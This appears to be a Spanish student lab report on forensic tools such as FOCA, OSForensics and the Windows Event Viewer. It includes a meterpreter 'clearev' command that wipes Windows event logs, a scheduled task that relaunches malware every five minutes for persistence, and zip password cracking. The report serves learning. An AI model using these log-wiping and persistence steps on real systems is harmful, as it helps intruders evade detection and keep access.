
Por desgracia para este ejercicio lo probe con varias imágenes pero ninguna me funcionaron ya que las que tengo las tengo todas por el teléfono pero entiendo la idea de que en las imágenes que se tomen pues en sus propiedades se pueda en los metadatos la localización de donde se tomaron estas y la aplicación Pic2map ayuda a decirte de donde es la imagen buscando en esos metadatos.

## FOCA (programa)




Para poder ver los metadatos de un archivo usando Foca, primero lo que necesitamos es instalar Foca junto a un gestor de bases de datos ya que toda la información que este recoja tiene que ir ligado a una. EN mi caso pues será SQL Express donde una vez instalado me dejará entrar a la aplicación (si no la tienes, pues no te dejará abrir Foca). Después de procederemos a buscar un archivo donde decidí que sea foca en los tres navegadores que este mismo permite de los cuales nos empezarán a llegar muchos resultados. De todos estos resultados, decidí elegir varios y los metadatos de esto (si los tienen) se verán en la nueva carpeta llamada Metadata Sumary (la cual se crea una vez extraído los primeros metadatos).

## Copiar vs Mover




Estos son dos imágenes que descargue uno de perro y otro de gato donde el perro será el archivo de copia mientras que el gato será el movido. También las imágenes las he puedo como un antes y después de realizar las acciones donde en caso del perro pues al realizar la copia y ponerlo en la nueva carpeta llamada “Mover Copiar” pues tanto la fecha y creación como la del último acceso fueron modificadas, mientras que la fecha de creación se quedó igual. Esto es especialmente útil para ver si el archivo con el cual estamos tratando es en realidad una copia o no. Mientras que la imagen del gato se mantuvo igual en ambos casos.

## Ruta Eventos




Para este ejercicio como no estaba tan seguro de si quería que solo abriéramos la vista de eventos de Windows o si quería que lo buscásemos entre los archivos, pero por si acaso decidí mostrar ambos ya que al fin y al cabo muestran casi lo mismo donde en el visor de eventos está más ordenado.

## Eventos de Windows




Pues siguiendo los siguientes pasos de crear una vista personalizada donde lo que nos pide es el momento del registro donde le pondré que sea en cualquier momento, luego le pondré que quiero registrar los eventos de seguridad y ya estaría. Luego en mi registro “probando” buscando entre los registros pues pude encontrar el 4624 donde registro el inicio de sesión que hice hace un momento.

## Borrar eventos meterpreter




```
meterpreter > clearev
[*] Wiping 1604 records from Application ...
[*] Wiping 1347 records from System ...
[*] Wiping 1885 records from Security ...
meterpreter >
```





Para este ejercicio, primero lo que hacemos es realizar la conexión con nuestro malware el cual se trata de un meterpreter desde el cual podremos modificar los eventos de Windows desde nuestro Kali. Para este caso, lo que vamos a hacer es borrar los eventos que hemos estado viendo en ejercicios anteriores con un simple comando que es `clearev`, donde borrará todos los eventos que haya habido registrados y esto lo podremos ver comparando la primera imagen con la tercera donde ya no queda ningún registro salvo uno nuevo que apareció diciendo que se han borrado los registros.


## Programar Tarea




Pues para hacer que esto funcione, lo primero que hacemos es abrir el programador de tareas de Windows y le damos a la opción de añadir una nueva tarea, ahí nos pedirá ponerle un nombre a esa tarea seguida de la función que tiene que hacer (la cual en nuestro caso es ejecutar el malware). Una vez puesto eso le tendremos que decir cada cuanto tiene que ejecutar la tarea donde bueno, se puede ver en la imagen que yo en si no tenía mucha idea de cómo programarlo, pero ignorando la hora en sí, se puede ver que pongo el Kali a la escucha y que cada 5 minutos se estará ejecutando la tarea. Puesto esto veremos en la siguiente imagen que se completa la conexión después de 5 minutos.




## OSForensics



Primero generamos un simple caso nuevo con ningún dato así importante solo comprobando que la herramienta funciona.




Luego realizamos una búsqueda por tipo de fichero como en este caso .exe




En este apartado se trata de desencriptar contraseñas con el uso de la herramienta Passwords de OSForensics donde lo que hacemos primero es encriptar un archivo que veamos y en mi caso pues es el .zip que venía con la instalación de FOCA al cual le he configurado una contraseña (123 es la contraseña). Ahora bien, lo que hacemos aquí es especificarle el diccionario que debe utilizar, al tratarse

[illegible]


| Name                           | Type              | Date modified                | Date created                 | Date accessed                | MT   |
|--------------------------------|-------------------|------------------------------|------------------------------|------------------------------|------|
| Auturus.sys                    | Archivo WinRAR    | 09/03/2022, 9:45:38.0229979  | 09/03/2022, 9:45:37.9079953  | 09/03/2022, 9:45:37.9079953  | 09/C |
| ChromeSetup.exe                | Aplicación        | 09/03/2022, 18:09:15.9444... | 09/03/2022, 18:09:15.209...  | 09/03/2022, 18:09:15.209...  | 09/C |
| Application                    | Aplicación        | 09/03/2022, 18:09:06.790...  | 09/03/2022, 18:09:05.414...  | 09/03/2022, 18:09:05.414...  | 09/C |
| DLLBrowsersForSQLite3.x32...   | Paqueta de Win... | 09/03/2022, 11:59:02.4117... | 09/03/2022, 11:59:02.7864... | 09/03/2022, 11:59:02.7864... | 09/C |
| DB-browser-for-MySQL-5.7.26... | Paqueta de Win... | 09/03/2022, 11:59:07.9462... | 09/03/2022, 11:59:06.3956... | 09/03/2022, 11:59:06.3956... | 09/C |
| Firefox Setup.exe              | Programa de in... | 09/03/2022, 11:42:36.1212... | 09/03/2022, 11:42:36.1212... | 09/03/2022, 11:42:36.1212... | 09/C |
| ProjectData                    | Archivo WinRAR    | 09/03/2022, 18:27:59.9541... | 09/03/2022, 18:27:58.9285... | 09/03/2022, 18:27:58.9285... | 09/C |
| esxeclordgoldmst.xls           | Programa de in... | 09/03/2022, 18:27:59.9541... | 09/03/2022, 18:27:58.9285... | 09/03/2022, 18:27:58.9285... | 09/C |
| FOCA-3.4.7.Lite                | Archivo WinRAR    | 09/03/2022, 18:41:30.0164... | 09/03/2022, 18:41:30.7380... | 09/03/2022, 18:41:30.7380... | 09/C |
| Res-hed-editor.exe             | Aplicación        | 15/03/2022, 20:26:42.8707... | 15/03/2022, 20:26:38.8543... | 15/03/2022, 20:26:38.8543... | 15/C |
| msaknt-master-ThinClient...    | Archivo WinRAR    | 09/03/2022, 12:07:51.8863... | 09/03/2022, 12:07:51.8068... | 09/03/2022, 12:07:51.8068... | 15/C |
| Users                          | Archivo PART      | 09/03/2022, 12:05:52.5637... | 09/03/2022, 12:05:54.1510... | 09/03/2022, 12:05:54.1510... | 15/C |



Con la herramienta de antes podemos también encontrarnos con las distintas Cookies que tenga almacenado el ordenador al igual que los distintos USB que han pasado por el ordenador y así como la información de ambos y ya OSForensics determina el solo con que ver la información que estas buscando porque si nos fijamos para el USB abrió su propio Event Log Viewer mientras que para las Cookies el SQLite Browser. También como otra adición podemos ver las descargas realizadas y donde se guardan estas también al igual que el historial de búsqueda y en que archivo se guardan.



Ya visto anteriormente, pero con Event Log Viewer podemos ver los distintos eventos que pasan por el ordenador, como filtrar estos mismos, pero por desgracia no se puede en si crear desde aquí directamente, sino que hay que añadir un caso como el que hicimos antes para hacer esto.



Está siendo la última herramienta tiene el mismo concepto que EaseUs donde busca en todo el sistema que le indiques para que busque archivos que hayan sido eliminados, pudiendo hasta especificar la extensión de estos mismo, por ejemplo.

